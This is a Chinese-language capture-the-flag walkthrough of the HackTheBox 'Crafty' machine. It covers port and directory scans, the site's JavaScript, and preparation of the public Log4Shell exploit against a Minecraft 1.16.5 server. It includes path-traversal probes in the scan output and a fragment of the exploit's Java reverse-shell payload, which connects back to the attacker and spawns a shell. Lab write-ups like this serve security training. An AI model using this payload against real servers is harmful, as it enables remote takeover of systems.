Crafty(放棄)


收集

掃描端口

```
┌──# nmap -sCV 10.10.11.249 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-25 01:15 EST
Nmap scan report for crafty.htb (10.10.11.249)
Host is up (0.27s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE   VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Crafty - Official Website
|_http-server-header: Microsoft-IIS/10.0
25565/tcp open  minecraft Minecraft 1.16.5 (Protocol: 127, Message: Crafty Server, Users: 1/100)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 634.00 seconds
```

WEB

```
└──# whatweb http://crafty.htb/
http://crafty.htb/ [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.10.11.249], JQuery[3.6.0], Microsoft-IIS[10.0], Script[text/javascript], Title[Crafty - Official Website]
```




目錄爆破、DNS爆破失敗

```
└──# dirsearch -u http://crafty.htb/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
```

```
 _|. _ _  _  _  _ _|_    v0.4.3
(_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /root/reports/http_crafty.htb/__24-02-25_00-52-12.txt

Target: http://crafty.htb/

[00:52:12] Starting:
[00:52:16] 301 -  144B  - /js  ->  http://crafty.htb/js/
[00:52:16] 403 -  312B  - /%2e%2e//google.com
[00:52:17] 403 -  312B  - /.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[00:52:42] 403 -  312B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[00:53:47] 403 -  312B  - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[00:53:59] 301 -  145B  - /css  ->  http://crafty.htb/css/
[00:54:32] 301 -  145B  - /img  ->  http://crafty.htb/img/
[00:54:34] 301 -  145B  - /index.html  ->  http://crafty.htb/home
[00:54:40] 403 -    1KB - /js/

Task Completed
```

此DNS測試，會跑回原站




找到控制相關

view-source:http://crafty.htb/js/main.js

```
// This is for the click to copy
let t;
$(document).ready(() => {
    t = $(".ip").html();
});

$(document).on("click", ".ip", () => {
    let copy = document.createElement("textarea");
    copy.style.position = "absolute";
    copy.style.left = "-99999px";
    copy.style.top = "0";
    copy.setAttribute("id", "ta");
    document.body.appendChild(copy);
    copy.textContent = t;
    copy.select();
    document.execCommand("copy");
    $(".ip").html("<span class='extrapad'>IP copied!</span>");
    setTimeout(() => {
        $(".ip").html(t);
        var copy = document.getElementById("ta");
        copy.parentNode.removeChild(copy);
    }, 800);
});

// This is to fetch the player count
$(document).ready(() => {
    let ip = $(".sip").attr("data-ip");
    let port = $(".sip").attr("data-port");
    if (port == "" || port == null) port = "25565";
    if (ip == "" || ip == null) return console.error("Error fetching player count - is the IP set correctly in the HTML?");
    updatePlayercount(ip, port);
    // Updates every minute (not worth changing due to API cache)
    setInterval(() => {
        updatePlayercount(ip, port);
    }, 60000);
});

const updatePlayercount = (ip, port) => {
    $.get(`https://api.bybilly.uk/api/players/${ip}/${port}`, (result) => {
        if (result.hasOwnProperty('online')) {
            $(".sip").html(result.online);
        } else {
            $(".playercount").html("Server isn't online!");
        }
    });
};
```

https://api.bybilly.uk/api/players/10.10.11.249/25565



找到25565port、版本漏洞

https://github.com/kozmer/log4j-shell-poc

須執行套件

https://mirrors.huaweicloud.com/java/jdk/8u202-b08/

腳本需修改，因為是Windows系統，需改成cmd.exe

```
def generate_payload(userip: str, lport: int) → None:
    program = """
import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;

public class Exploit {

    public Exploit() throws Exception {
        String host="%s";
        int port=%d;
        String cmd="/bin/sh";
        Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
```

需要此pyCraft進行鏈接

https://github.com/ammaraskar/pyCraft

```
┌──(root㉿kali)-[~/hackthebox/Crafty/cve/pyCraft]
└─# virtualenv ENV
created virtual environment CPython3.11.8.final.0-64 in 621ms
  creator CPython3Posix(dest=/root/hackthebox/Crafty/cve/pyCraft/ENV, clear=False, no_vc
)
  seeder FromAppData(download=False, pip=bundle, setuptools=bundle, wheel=bundle, via=co
l/share/virtualenv)
    added seed packages: pip==24.0, setuptools==68.1.2, wheel==0.42.0
  activators BashActivator,CShellActivator,FishActivator,NushellActivator,PowerShellActi

┌──(root㉿kali)-[~/hackthebox/Crafty/cve/pyCraft]
└─# source ENV/bin/activate


┌──(ENV)─(root㉿kali)-[~/hackthebox/Crafty/cve/pyCraft]
└─# pip install -r requirements.txt
Obtaining file:///root/hackthebox/Crafty/cve/pyCraft (from -r requirements.txt (line 3))
  Preparing metadata (setup.py) ... done
Collecting cryptography≥1.5 (from pyCraft==0.7.0→-r requirements.txt (line 3))
  Downloading cryptography-42.0.5-cp39-abi3-manylinux_2_28_x86_64.whl.metadata (5.3 kB)
Collecting pynbt (from pyCraft==0.7.0→-r requirements.txt (line 3))
  Using cached PyNBT-3.1.0-py3-none-any.whl (7.3 kB)
```